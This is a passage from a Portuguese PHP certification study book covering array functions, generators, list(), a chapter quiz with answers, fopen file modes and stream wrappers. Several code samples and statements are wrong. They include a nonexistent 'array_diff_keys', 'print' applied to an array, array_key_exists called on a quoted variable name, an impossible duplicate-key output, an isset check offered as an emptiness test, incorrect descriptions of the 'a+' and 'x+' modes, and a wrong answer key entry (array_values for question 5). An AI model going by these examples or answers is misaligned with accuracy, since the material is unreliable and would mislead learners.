2. Elementos com a mesma chave associativa (chaves do tipo string são sobreescritas, já numéricas não) são sobreescritos e o valor do último elemento é o que prevalecerá:

```
$animais = [];

$uniao = array_merge($animais, ['gato'], ['c' => 'cachorro grande'], ['c' => 'cachorro']);

print_r($uniao);
```

Resultado:

```
Array
(
    [0] => gato
    [c] => cachorro
)
```

3. Chaves de arrays numéricos serão reordenadas:

```

$mvC = [
    0 => 'laravel',
    1 => 'silex',
    2 => 'symfony'
];

$orm = [
    0 => 'doctrine',
    1 => 'eloquent'
];

$reordenarChaves = array_merge($mvC, $orm);

```

Veja que, ao unir os arrays, as chaves são reordenadas:

```

Array
(
    [0] => laravel
    [1] => silex
    [2] => symfony
    [3] => doctrine
    [4] => eloquent
)

```

Isso ocorre independentemente se tivermos chaves associativas misturadas no array. Veja no nosso próximo exemplo que as chaves numéricas são reordenadas, mas as associativas prevalecem:

```

$mvC = [
    '1' => 'laravel',
    1 => 'silex',
    2 => 'symfony'
];

$orm = [
    'd' => 'doctrine',
    1 => 'eloquent'
];

```

Repare no resultado que obtemos, e nas chaves numéricas sendo reordenadas e as associativas sendo mantidas:

```
Array
(
    [1] => laravel
    [0] => silex
    [1] => symfony
    [d] => doctrine
    [2] => eloquent
)
```

Além de unir arrays, podemos compará-los. Para isso, o PHP nos fornece uma série de funções para facilitar esse tipo de tarefa. A primeira função que vamos ver aqui é a `array_diff`. Com ela, podemos calcular qual a diferença do array `A` para o array `B`, `C`, `D` e assim por diante.

O retorno dessa função é bem simples: ela retornará todos os elementos que estão no array `A`, mas não estão presentes nos outros.

```
$a = [
    'pedra',
    'papel',
];
$b = [
    'tesoura',
];
$diferenca = array_diff($a, $b);
print_r($diferenca);
```

O resultado é:

```
Array
(
    [0] => pedra
    [1] => papel
)
```

A função `array_diff` usa como comparação apenas os

valores de um array, não levando em consideração suas chaves. Para isso, temos a função `array_diff_assoc`, que vai realizar a comparação incluindo as chaves de um array:

```
$a = [
    'p' => 'pedra',
    'papel',
];
$b = [
    'tesoura',
    'pedra',
];
$diferenca = array_diff_assoc($a, $b);
print $diferenca;
```

O resultado é:

```
Array
(
    [p] => pedra
    [0] => papel
)
```

Como podemos ver, possuímos o valor `pedra` em ambos os arrays, mas as chaves são diferentes, o que faz a função `array_diff_assoc` não reconhecer os dois como iguais. Isso porque, no array `$a`, a chave do valor `pedra` é `p`, e no array `$b` o valor é `1`:

```
$a = ['p' => 'pedra'];
$b = [1 => 'pedra'];
```

Lembre-se de que são usados a chave e o valor para comparar, então ambos devem ser iguais.

E já que estamos falando sobre chaves, podemos também

diferenciar arrays apenas pelas suas chaves, com a função `array_diff_keys`:

```
$a = ['a' => 'arroz', 'f' => 'feijão'];
$b = ['c' => 'camarão', 'z' => 'arroz'];
$diferenca = array_diff_keys($a, $b);
print_r($diferenca);
```

O resultado é:

```
Array
(
    [a] => arroz
    [f] => feijão
)
```

Como podemos ver, possuímos um elemento com o mesmo valor `arroz`, porém suas chaves são diferentes. Caso a comparação por chave e valor (ou chave e valor) não satisfaça sua necessidade, o PHP fornece uma função para que seja possível informar uma função pela qual queremos diferenciar os arrays, a `array_diff_uassoc`. Ela opera exatamente como a função `array_diff_assoc`, porém podemos definir a nossa função para realizar a comparação das chaves.

```
$a = [
    1,
    2,
    'a' => 'carro',
];
$b = [
    'a' => 'carro',
    3,
    5,
];
```

```
$diferenca = array_diff_uassoc($a, $b, function($a, $b) {
    return 0;
});

print_r($diferenca);
```

Veja que interessante: podemos modificar o comportamento ao checar as chaves do array. No nosso caso, apesar de possuirmos dois elementos iguais, inclusive suas chaves (`a => carro`), a função nos retorna que não existem elementos do array `$a` no array `$b` :

```
Array
(
    [0] => 1
    [1] => 2
    [a] => carro
)
```

Tente alterar a função para retornar outros valores, retire os parâmetros e veja o que acontece. O que será que acontece se retirarmos a função passada como terceiro parâmetro?

E é claro que temos a mesma função, porém, para comparar pelas chaves do array, podemos definir uma função, a `array_diff_ukey` .

```
$a = [
    'b' => 1,
    'a' => 'carro',
    'c' => 3,
];

$b = [
    'c' => 'carro',
    'a' => 'nada',
    5,
];

$diferenca = array_diff_ukey($a, $b, function($a_chave, $b_chave)
```

```

{
    if ($a_chave === $b_chave) {
        return 0;
    } else if ($a_chave > $b_chave) {
        return 1;
    } else {
        return -1;
    }
});

print_r($diferenca);

```

Com a função passada como terceiro parâmetros, obtemos o mesmo comportamento da função `array_diff_key` (você se lembra do que ela faz?), e retornamos as chaves que existem no array `$a`, mas não estão nos demais arrays (no nosso caso, o array `$b`).

```

Array
(
    [b] => 1
)

```

5.5 VERIFICANDO O VALOR DE UM ARRAY

Normalmente, estamos acostumados a usar as funções `empty` ou `isset` para verificar se existem elementos dentro de um array ou se ele está vazio.

```

$vazio = [];

if (empty($vazio)) {
    print 'Está vazio';
}

```

Podemos também atingir o mesmo resultado com a função `isset`.

```

$vazio = [];

```

```
if (isset($vazio)) {
    print 'Está vazio';
}
```

Ao executar esses exemplos, ambos vão exibir a mensagem: **Está vazio**. Porém, no cenário que mostramos no exemplo anterior, só conseguimos verificar se um valor dentro de uma determinada chave existe. Mas e se precisarmos verificar se uma determinada chave do array existe em vez de seu valor? Usar as funções `isset/empty` torna-se impossível, então utilizamos a função `array_key_exists`

```
$computador = [];

if (array_key_exists('componentes', '$computador')) {
    print 'A chave "componentes" existe !';
}
```

Isso nos dá a oportunidade de checar se uma chave existe, mesmo ela não possuindo nenhum valor.

```
$computador = [
    'componentes' => null
];

if (array_key_exists('componentes', '$computador')) {
    print 'A chave "componentes" existe !';
}
```

5.6 GERADORES

Na versão 5.5 do PHP, uma nova funcionalidade foi introduzida na linguagem. Em outras linguagens (Python, por exemplo), o conceito de geradores já era bem conhecido e usado, e agora temos a oportunidade de utilizar geradores em PHP por meio da palavra reservada `yield`.

```
function meuGerador()
{
    for ($i = 0; $i < 10; $i++) {
        yield $i;
    }
}
```

Como podemos utilizar esse gerador? Muito simples: podemos iterar sobre ele, graças à classe Generator (<http://www.php.net/manual/en/class.generator.php>). Veja nosso exemplo:

```
foreach (meuGerador() as $numero) {
    print $numero;
}
```

E o resultado que obtemos é:

```
0 1 2 3 4 5 6 7 8 9
```

Reparou que não usamos `return`? Pois é, parece um pouco estranho, mas não é tão estranho assim. Em vez de retornarmos o valor apenas quando temos todos os valores, com `yield` nós produzimos o valor conforme a demanda. E em um contexto real, onde poderíamos usar isso? Ler o conteúdo de um arquivo seria um bom caso:

```
function linhasDoArquivo($arquivo) {
    $arquivo = fopen($arquivo, 'r');

    while (($linhaDoArquivo = fgets($arquivo)) !== false) {
        yield $linhaDoArquivo;
    }

    fclose($arquivo);
}
```

Como no nosso exemplo anterior, basta iterar sobre as `linhasDoArquivo` para obter o conteúdo:

```
foreach (linhasDoArquivo('texto.txt') as $linhaDoArquivo) {  
    ...  
}
```

A documentação oficial sobre geradores pode ser encontrada em

http://php.net/manual/pt_BR/language.generators.syntax.php

5.7 LIST

Ao manipular arrays em PHP, é muito comum iterarmos usando um laço de repetição `for`:

```
$chocolate = [  
    'branco',  
    '500g',  
    'R$ 5,50'  
];  
  
for ($i = 0; $i < count($chocolate); $i++) {  
    print $chocolate[$i];  
}
```

Com isso, obtemos os valores de cada posição do nosso array:

```
branco  
500g  
R$ 5,50
```

Porém, essa não é uma forma muito fácil de entender o que se tem dentro de cada posição, não é mesmo? Em PHP, possuímos uma função que nos ajuda a deixar o código mais legível:

```
list($tipo, $tamanho, $preco) = $chocolate;
```

Utilizando `list`, conseguimos enumerar os elementos do array em uma variável, tornando possível criar nomes que significam algo para nós enquanto estamos escrevendo o código:

```
list($tipo, $tamanho, $preco) = $chocolate;  
  
print $tipo . $tamanho . $preco;
```

Com esse código, obteremos o mesmo resultado ao utilizar o laço `for` do exemplo anterior.

```
branco  
500g  
R$ 5,50
```

Como em nosso exemplo só possuímos poucos elementos, talvez não fique muito claro o quanto é interessante esse tipo de uso. Vamos então a um exemplo um pouco mais complicado com um array um pouco mais complexo:

```
$computadores = [  
    ['2GB', '80GB', 'duo core'],  
    ['6GB', '120GB', 'core i5'],  
    ['4GB', '500GB', 'core i7'],  
    ['4GB', '500GB', 'core i7'],  
];
```

O nosso array possui 4 elementos, que também são arrays:

```
Array  
(  
    [0] => Array  
        (  
            [0] => 2GB  
            [1] => 80GB  
            [2] => duo core  
        )  
    [1] => Array  
        (  
            [0] => 6GB  
            [1] => 120GB
```

```

        [2] => core i5
    )
[2] => Array
(
    [0] => 4GB
    [1] => 500GB
    [2] => core i7
)
[3] => Array
(
    [0] => 4GB
    [1] => 500GB
    [2] => core i7
)
)
)

```

Vamos ver como faríamos de uma maneira tradicional para exibir os elementos:

```

for ($i = 0; $i < count($computadores); $i++) {
    for ($c = 0; $c < count($computadores[$i]); $c++) {
        print $computadores[$i][$c];
    }
}

```

Basicamente, temos uma estrutura de linha e coluna no nosso array `$computadores`, o que nos faz utilizar dois laços de repetição, um para a linha e outro para as colunas, e assim obtemos o resultado desejado:

```

2GB  80GB  duo core
6GB  120GB core i5
4GB  500GB core i7
4GB  500GB core i7

```

Com dois laços de repetição, o código fica um pouco mais difícil de entender. Vamos então utilizar o `list` para nos ajudar nesse caso.

```

for ($i = 0; $i < count($computadores); $i++) {
    list($memoria, $hd, $processador) = $computadores[$i];
}

```

```
    print $memoria . $hd . $processador;
}
```

Dessa forma, obtemos o mesmo resultado, porém fica nítida a diferença entre os dois. Usar o `list` é de longe uma maneira muito mais elegante e de fácil entendimento:

```
2GB 80GB duo core
6GB 120GB core i5
4GB 500GB core i7
4GB 500GB core i7
```

5.8 TESTE SEU CONHECIMENTO

1) Qual é a saída gerada pelo código a seguir?

```
$array = [
    "1" => "A", 1 => "B", "C", 2 => "D"
];
print count($array);
```

2) O que você usaria para criar um array a partir de outros três? Escolha uma.

- a) `shuffle()`
- b) `array_intersect()`
- c) `array_merge()`
- d) `list()`
- e) `implode()`
- f) `array_combine()`
- g) `array_splice()`

3) Qual é a saída gerada pelo código a seguir?

```
$array = array(0.1 => 'a', 0.2 => 'b');  
echo count($array);
```

- a) 1
- b) 2
- c) 0
- d) Nada
- e) 0.3

4) Qual é a saída gerada pelo código a seguir?

```
function sort_my_array($array)  
{  
    return sort($array);  
}
```

```
$a1 = array(3, 2, 1);  
var_dump(sort_my_array(&$a1));
```

- a) NULL
- b) 0 => 1, 1 => 2, 2 => 3
- c) Um erro de referência inválida
- d) 2 => 1, 1 => 2, 0 => 3
- e) bool(true)

5) Dado o código seguinte, qual das funções formam um array associativo válido? Selecione no mínimo duas.

```
$um = ['um', 'dois', 'três'];  
$dois = [1, 2, 3];
```

- a) array_combina(\$um, \$dois);
- b) array_merge(\$um, \$dois);
- c) array_values(\$um, \$dois);

d) array_flip(\$um);

6) Qual função é usada para saber se determinada chave de um array existe?

7) Qual a saída do código a seguir?

```
$array = ['um', 'dois', 'três'];
```

```
echo $array[3];
```

a) três

b) E_NOTICE

c) FATAL ERROR

8) Qual função utilizamos para ordenar um array do maior para o menor valor?

a) sort

b) rsort

c) array_walk

d) asort

9) Qual função utilizamos para contar os elementos de um array?

a) size

b) count

c) length

d) get_size

10) Qual função utilizamos para diferenciar um array do outro, independentemente das chaves do array?

5.9 PROCURE DIFERENTES FUNÇÕES PARA O MESMO PROBLEMA

Como você notou neste capítulo, são inúmeras funções com as quais se familiarizar. Não se preocupe, pois quero compartilhar uma dica para que esta experiência se torne menos dolorida. Quando estiver manipulando arrays através de laços, pare e pense se no PHP já não existe algum tipo de função que resolva o seu problema. Se existir, use-a! Isso fará com que você descubra funções que provavelmente você nem sabia que existiam no PHP.

A segunda dica é, mais uma vez, se atentar à documentação oficial do PHP, que contém tudo o que você precisa saber. Você pode acessar a parte que fala apenas de arrays em http://php.net/manual/pt_BR/language.types.array.php. Além disso, existe uma página com todas as funções que manipulam arrays, e você pode conferir em http://php.net/manual/pt_BR/ref.array.php.

Não se prenda ao que mostramos a você neste capítulo. Sempre tente ir além. Procure entender cada detalhe de cada função, pois os detalhes no dia da prova fazem toda diferença.

5.10 RESPOSTAS

Verifique agora se você foi bem nas questões. Caso não, não fique chateado. Tente ler novamente o capítulo agora ou depois, e boa sorte!

QUESTÕES

Questão 1 – Resposta correta: **2**

Questão 2 – Resposta correta: **c**

Questão 3 – Resposta correta: **a**

Questão 4 – Resposta correta: **c**

Questão 5 – Resposta correta: **c**

Questão 6 – Resposta correta: **array_key_exists**

Questão 7 – Resposta correta: **b**

Questão 8 – Resposta correta: **b**

Questão 9 – Resposta correta: **b**

Questão 10 – Resposta correta: **array_diff**

CAPÍTULO 6

ARQUIVOS, STREAMS E ENTRADA/SAÍDA

A utilização de arquivos é uma tarefa comum de qualquer aplicação para escrever logs ou para salvar dados do usuário. Podemos ler, escrever, mover e assim por diante. Neste capítulo, vamos ver como o PHP se comporta ao interagir com arquivos e diretórios do sistema operacional em que ele está rodando.

Além dessa interação, vamos entender como funciona a operação de entrada e saída (I/O) com o PHP, e como podemos utilizar streams para facilitar a nossa vida.

Streams são tópicos delicados com o PHP, pois até em sua documentação oficial possuímos falhas e, até mesmo, falta de documentação. Mas teremos aqui todo o conteúdo que a prova de certificação da Zend exige.

6.1 MANIPULANDO ARQUIVOS

Como de costume, temos inúmeras funções para manipular arquivos em PHP, e a primeira coisa a se notar são os tipos de função. Temos dois tipos de notação de função: as que começam com a letra `f`, como `fopen`, `fstat`, `fwrite`; e as que

começam com `file` , como `file_put_contents` , `file_get_contents` etc.

Para a certificação, o que isso quer nos dizer é que as funções que começam com a letra `f` trabalham com o tipo de dado `resource` (um ponteiro para o arquivo original), e as funções que usam `file` são as que trabalham com o caminho absoluto do arquivo.

Essa diferença entre funções que manipulam arquivos foram definidas pela Zend no seu guia de estudo para a certificação. Se você deseja dar uma olhada no guia de estudos fornecido pela Zend, [acesse](http://www zend com/en/services/certification/php-certification-study-guide) <http://www zend com/en/services/certification/php-certification-study-guide>.

Vamos a um exemplo prático para entender essa diferença:

```
$file = fopen('/foo/bar/meu_arquivo.txt', 'r');
```

Podemos ver que é simples utilizar a função `fopen` para manipular um arquivo. Ao usarmos essa função, podemos passar como segundo parâmetro em qual modo queremos manipular o arquivo.

Modo	Descrição
r	Manipula o arquivo apenas em modo de leitura
w	Manipula o arquivo em modo de escrita
r+	Manipula o arquivo em modo de leitura/escrita e coloca o ponteiro no começo do arquivo

w+	Manipula o arquivo em modo de escrita, zera o conteúdo do arquivo, coloca o ponteiro no começo do arquivo e, caso o arquivo não exista, ele é criado
a	Manipula o arquivo somente em modo de escrita, coloca o ponteiro no final do arquivo e, caso o arquivo não exista, ele é criado
a+	Manipula o arquivo em modo de escrita e leitura, coloca o ponteiro no final do arquivo e, caso o arquivo não exista, ele é criado
x	Manipula o arquivo para escrita, coloca o ponteiro no começo do arquivo e só é escrito no arquivo caso ele não exista
x+	Manipula o arquivo apenas para leitura. Se o arquivo existir, é retornado false (gerando um WARNING) e nada é feito no arquivo; caso contrário, o PHP tenta criar o arquivo

Podemos utilizar cada item dessa tabela para manipular o arquivo da maneira que quisermos. Isso é muito importante, pois na prova de certificação podemos nos deparar com algumas pegadinhas. Uma delas é sobre o modo de escrita/leitura de um arquivo. Veja o código a seguir e tente responder qual é o resultado.

```
$arquivo = fopen('file.txt', 'r');

fwrite($arquivo, 'Conteúdo a ser inserido');

fclose($arquivo);
```

O que você acha que temos como resultado ao executar esse código?

Se você pensou que a string `Conteúdo a ser inserido` será escrita no arquivo, infelizmente você errou. Repare no modo com que estamos manipulando o arquivo, `r`. Nesse modo, podemos apenas ler o conteúdo do arquivo, e não escrever.

Nesse exemplo, usamos a função `fwrite` para escrever no nosso arquivo que aceita como primeiro parâmetro um resource

(um ponteiro para o arquivo onde queremos escrever) e o conteúdo a ser escrito. Além disso, podemos especificar qual o limite de bytes que queremos que seja escrito no arquivo.

```
$meuArquivo = fopen('/foo/bar/arquivo.txt', 'w');
fwrite($meuArquivo, 'Esse é o conteúdo da minha string', 4);
fclose($meuArquivo);
```

Dessa vez, como estamos especificando o máximo de caracteres que queremos escrever no arquivo, a função `fwrite` vai escrever apenas a palavra `Esse`, que representa os 4 bytes informados no terceiro parâmetro.

Se o terceiro parâmetro não for informado, `fwrite` escreverá no arquivo até o conteúdo da string acabar.

Poderíamos também ter usado a função `fputs`, que é apenas um apelido para a função `fwrite`. Resumindo: se você utilizar `fputs`, saiba que ela chamará a função `fwrite` internamente.

Agora que já sabemos escrever, podemos também ler arquivos utilizando a função `fgets`:

```
$meuArquivo = fopen('/foo/bar/meu_arquivo.txt', 'r');

while(feof($meuArquivo) !== true) {
    print fgets($meuArquivo);
}
fclose($meuArquivo);
```

Ao contrário da função `fwrite` (que escreve em um arquivo), usamos a função `fgets` para ler o conteúdo de um arquivo. Nesse

nosso exemplo, criamos um ponteiro para o arquivo `meu_arquivo.txt` e atribuímos para a variável `$meuArquivo`. Logo em seguida, usamos o loop `while` para ler todo o conteúdo do arquivo enquanto o seu final não chegar (verificamos se chegamos ao final do arquivo através da função `feof`).

Agora que já sabemos o básico sobre leitura/escrita, vamos nos aprofundar um pouco mais nos modos como o PHP manipula os arquivos. Até agora, utilizamos os modos de manipulação mais básicos, que são o `r` e `w`. O próximo que vamos ver é o `r+`.

r+

A primeira coisa a que devemos nos atentar ao utilizar esse modo é que ele não serve apenas para leitura, como o `r`, ele também serve para escrita. Porém, como descrito, ao utilizarmos `r+`, começaremos a escrever no começo do arquivo. Vamos ver o que isso significa na prática. Para exemplificar, vou utilizar um arquivo chamado `arquivo.txt` e o seu conteúdo é uma lista:

```
Matheus  
Marabesi  
PHP
```

Vamos, então, alterar nosso arquivo incluindo mais um item nessa lista:

```
$arquivo = fopen('arquivo.txt', 'r+');  
  
fwrite($arquivo, 'Meu novo item');  
  
fclose($arquivo);
```

Você consegue adivinhar o que aconteceu com o conteúdo do nosso arquivo? Ao executarmos esse código, o nosso arquivo ficará

com o seguinte conteúdo:

```
Meu novo itemesi  
PHP
```

Percebeu o que ocorreu? Com o ponteiro no começo do arquivo indicado pelo `fopen`, a função `fwrite` escreveu a nossa string no começo do arquivo e, como ela era maior do que a existente, um pedaço do Marabesi foi sobreescrito, ficando assim apenas o `esi` no final da string. Tenha cuidado também ao utilizar esse modo, pois, caso o arquivo desejado não exista, ele não será criado e um `WARNING` será exibido:

```
PHP Warning: fopen(arquivo.txt): failed to open stream: No such  
file or directory in /zce/files/fopen_r+.php on line 3  
PHP Stack trace:  
PHP 1. {main}() /zce/files/fopen_r+.php:0  
PHP 2. fopen() /zce/files/fopen_r+.php:3
```

```
Warning: fopen(arquivo.txt): failed to open stream: No such file  
or directory in /zce/files/fopen_r+.php on line 3
```

Call Stack:

```
0.0002 230128 1. {main}() /zce/files/fopen_r+.php:0  
0.0002 230272 2. fopen() /zce/files/fopen_r+.php:3
```

Fique atento, pois vamos utilizar o conteúdo do `arquivo.txt` para os exemplos seguintes sobre a manipulação de arquivo.

w+

Utilizando o `w+`, manipulamos o arquivo para leitura/escrita, e o efeito é o mesmo do exemplo indicado anteriormente, ao

usarmos o `r+`. Ou seja, vamos escrever no começo do arquivo:

```
$arquivo = fopen('arquivo.txt', 'w+');  
fwrite($arquivo, 'Meu novo item');  
fclose($arquivo);
```

Levando em consideração a lista apresentada no exemplo anterior, utilizando `+r`, tente interpretar o que vai acontecer com o arquivo antes de seguir para a resposta.

Basicamente, o que vai acontecer é que o modo `w+` zerará todo o conteúdo do arquivo caso ele exista, posicionará seu ponteiro no seu começo e escreverá o novo conteúdo, no nosso caso, a string `Meu novo item`. Ou seja, temos como resultado em nosso `arquivo.txt` o seguinte:

```
Meu novo item
```

Ao contrário do `r+`, com o `w+`, se o arquivo não existir, ele será criado e nenhum `WARNING` será exibido.

a e a+

Em PHP, tanto o modo `a` e o modo `a+` se comportam da mesma maneira: ambos utilizam o arquivo apenas para escrever (não é permitida a leitura) e o ponteiro é colocado no final do arquivo, antes da escrita.

```
$arquivo = fopen('arquivo.txt', 'a');  
fwrite($arquivo, 'Meu novo item');  
fclose($arquivo);
```

Após executar esse script, teremos o seguinte resultado:

```
Matheus  
Marabesi  
PHPMeu novo item
```

E assim como ocorre no modo `w+`, não recebemos nenhum `WARNING`, pois, caso o arquivo não exista, ele é criado.

x e x+

Mais um vez, temos exatamente o mesmo comportamento em ambos modos, tanto no `x` como no `x+`. Por meio desses modos, conseguimos ter um controle maior ao ler um arquivo caso ele já exista, pois um `WARNING` é lançado se o arquivo existir.

De acordo com os exemplos anteriores, o nosso `arquivo.txt` já existe, então vamos usar o modo `x` para ver o resultado que obtemos:

```
$arquivo = fopen('arquivo.txt', 'x');  
  
fwrite($arquivo, 'Meu novo item');  
  
fclose($arquivo);
```

Ao executarmos o script, temos o seguinte resultado:

```
PHP Warning: fopen(arquivo.txt): failed to open stream: File exists in /zce/files/arquivo.php on line 3  
PHP Stack trace:  
PHP 1. {main}() /zce/files/fopen_x.php:0  
PHP 2. fopen() /zce/files/fopen_x.php:3  
  
Warning: fopen(arquivo.txt): failed to open stream: File exists in /zce/files/fopen_x.php on line 3  
  
Call Stack:  
0.0001 230128 1. {main}() /zce/files/fopen_x.php:0  
0.0001 230272 2. fopen() /zce/files/fopen_x.php:3
```

Se o arquivo `arquivo.txt` não existir, ao executar esse script, o PHP vai criá-lo e escrever nele "Meu novo item". Lembre-se de que tanto o modo `x` como o `x+` possuem o mesmo comportamento.

Se você estiver procurando mais informações sobre os modos de manipulação de arquivos no PHP, veja a documentação oficial em http://php.net/manual/pt_BR/function.fopen.php.

fclose

Já parou para pensar o que vai acontecer caso eu esquecer de fechar o meu resource? Como vimos, utilizamos muito as funções da família `f*` e, para tal, precisamos obrigatoriamente abrir um ponteiro através da função `fopen`. Com isso, obtemos o nosso resource para manipularmos o arquivo. Após isso, devemos fechar o resource através da função `fclose`, para não deixar o nosso resource aberto.

Mas e o que acontece quando esquecemos de fechar o resouce? Veja o nosso exemplo a seguir, que abre o nosso arquivo em modo leitura, mas em momento algum utiliza a função `fclose` para fechar o ponteiro:

```
fopen('meu_arquivo.txt', 'w');
```

Se você executou esse script, reparará que nenhum erro ocorre e o script PHP é finalizado normalmente.

Basicamente, ao terminar a execução do script, o PHP vai fechá-lo automaticamente. Porém, é uma boa prática e bastante recomendado que feche manualmente após a abertura do arquivo para evitar problemas, como por exemplo, o PHP ter sua execução interrompida de uma maneira inesperada, como o lançamento de uma exceção.

```
try {
    $arquivo = fopen('livro.txt', 'r+');
} catch (\Exception $erro) {
    print $erro->getMessage();
}
```

Imagine que abrimos esse arquivo para atualizar o conteúdo do `livro.txt` com os dados que o usuário deseja ao recebermos uma requisição `POST` no nosso servidor.




Figura 6.1: Fluxo de manipulação do arquivo livro.txt

Veja que, no fluxo, se ocorrer uma exceção (bloco `catch` no nosso exemplo), o ponteiro ainda está aberto e é possível realizar alguma modificação indesejada no arquivo.

```

try {
    $arquivo = fopen('livro.txt', 'r+');
} catch (\Exception $erro) {
    fwrite($arquivo, 'Ponteiro ainda está disponível');
}

```

Você pode encontrar algumas contribuições de usuários na documentação oficial, em http://php.net/manual/pt_BR/function.fclose.php.

6.2 FILE_*

O `file_put_contents` é uma alternativa para a manipulação do arquivo, mas, diferentemente do `fopen`, utilizamos apenas dois parâmetros: um com o local do arquivo, e outro com o conteúdo a ser escrito. Uma vantagem de funções que não utilizam resources é que não é necessário fechá-las após seu uso com a função `fclose`. Repare no exemplo em que usamos `fopen` e compare a utilização das duas funções.

Vamos dar como exemplo aqui: um arquivo de texto com o conteúdo a seguir, chamado `meu_arquivo.txt`:

Conteúdo do meu arquivo utilizando `file_get_contents`

E agora vamos exibi-lo no nosso arquivo PHP:

```
$conteudo = file_get_contents('/foo/bar/meu_arquivo.txt');  
print $conteudo;
```

6.3 STREAMS

Em computação, *streams* são definidos como "um fluxo contínuo de dados" e, em PHP, foram adicionados a partir da versão 4.3.0 para padronizar a manipulação de arquivos, sockets,

protocolo HTTP, entre outros. Com streams, temos uma série de facilidades para manipular qualquer tipo de fonte para leitura/escrita atualmente, e caso a sua necessidade não seja satisfeita, você pode criar seu próprio stream. A Amazon, por exemplo, possui um próprio para os serviços do S3 (<https://aws.amazon.com/pt/s3/>).

A primeira coisa a se notar ao utilizar streams em PHP é a sua sintaxe. Muitos programadores provavelmente já usam streams para consumir uma API (*Application Program Interface*) de uma rede social, para ler um arquivo, ou até mesmo para criar um robô que consome dados de um web site.

Como vamos ver ao decorrer desta seção, podemos utilizar funções como `fopen` , `fgets` , `fputs` e `fclose` , com uma série de wrappers, e não só apenas para manipulação de arquivos, como estamos acostumados a ver.

`http://api.casadocodigo.com.br`

Por incrível que pareça, essa é a sintaxe utilizada. Primeiro especificamos o wrapper (*schema*) que queremos e, em seguida, o nosso alvo (*target*). Nesse exemplo, estamos usando o wrapper HTTP para consumir uma API fictícia da Casa do Código, resumindo utilizamos a sintaxe `wrapper://alvo`

Você pode se referenciar aos wrappers como protocolos se preferir, mas não se esqueça de que na prova a palavra WRAPPER é a correta a se usar.

A tabela seguinte nos mostra quais os tipos de wrappers são suportados nativamente pelo PHP.

Protocolo	Descrição
file://	Utilizado para manipular um arquivo local
http://	Utilizado para manipular conteúdo do protocolo HTTP
ftp://	Utilizado para manipular arquivos em um FTP
php://	Utilizado para manipular entrada/saída (I/O). Por esse wrapper, podemos resgatar informações das globais <code>\$_POST</code> , <code>\$_GET</code> , ou até mesmo escrever na saída padrão do PHP
zlib://	Utilizado para manipular arquivos comprimidos, como arquivos com as extensões <code>.gz</code> , <code>.bz2</code> ou <code>.zip</code>
data://	Utilizado para manipular conteúdo explícito, como strings ou strings encodadas em base64
glob://	Utilizado para buscar caminhos de diretórios dado um padrão
phar://	Utilizado para manipular arquivos <code>.phar</code>
rar://	Utilizado para manipular arquivos com a extensão <code>.rar</code>

Uma curiosidade sobre a manipulação de arquivos com stream é que, se nenhum wrapper for especificado, o PHP vai usar o padrão `file://` implicitamente.

6.4 ADICIONANDO CONTEXTO

Uma parte bem interessante ao se utilizar streams são os contextos que podemos criar para manipulá-los. Contexto é o que dá vida ao nosso stream, o que nos permite "decorar" o nosso stream da maneira que desejarmos. Podemos, por exemplo, criar

um stream para acessar um servidor FTP, mas, para isso, preciso me autenticar. A autenticação é a parte em que decoramos nosso stream com o usuário e senha necessários, ou seja, acabamos criando um contexto de autenticação.

Utilizamos a função `stream_context_create` passando dois arrays (opcionais) como argumentos para criar um contexto em PHP para aplicar a uma stream.

```
$opcoes = [];
$parametros = [];

$contexto = stream_context_create($opcoes, $parametros);
```

O primeiro array deve possuir um array associativo com o wrapper que desejamos usar. Vamos supor que criaremos um contexto para utilizar com FTP:

```
$opcoes = [
    'ftp' => [
        'proxy' => 'http://proxy:3128'
    ]
];

$context = stream_context_create($opcoes);
```

E para usar nosso stream, podemos utilizar qualquer função do PHP que aceite um stream como parâmetro (`file_get_contents`, `file` e `fopen` são algumas dessas funções):

```
print file_get_contents('ftp://meu.servidor.ftp.com.br', false, $context);
```

6.5 UTILIZANDO STREAMS

A maneira mais simples de se usar um stream é manipulando

um arquivo qualquer. Vamos supor que eu tenha um arquivo chamado `casa_do_codigo.txt`, com o conteúdo `UTILIZANDO STREAMS`:

```
print file_get_contents('casa_do_codigo.txt');
```

Como vimos, podemos especificar ou não um wrapper para ser utilizado e, caso não seja especificado, o PHP vai usar o `file://` automaticamente. Assim, ao executar o script anterior, teremos como resultado a saída `UTILIZANDO STREAMS`.

```
print file_get_contents('file:///casa_do_codigo.txt');
```

Agora, com esse exemplo, obtemos o mesmo resultado, porém estamos utilizando explicitamente o wrapper `file://`.

`http://`

Creio que hoje o wrapper `http` é um dos mais usados em aplicações. Sim, ele é um wrapper.

```
$site = file_get_contents('http://marabesi.com');
```

Provavelmente, você já deve ter feito algo parecido para retornar a data de uma API, ou simplesmente pegar o conteúdo de um site como o descrito com a extensão `curl` (<http://php.net/manual/en/book.curl.php>). Por incrível que pareça, estamos utilizando um stream e, internamente, o PHP gerencia isso tudo para nós.

Por padrão, ao usarmos `http://`, o método utilizado para a requisição é o `GET`. Entretanto, podemos criar um contexto para que seja possível usar outros verbos HTTP, como `POST`, `PUT` ou `DELETE`.

```
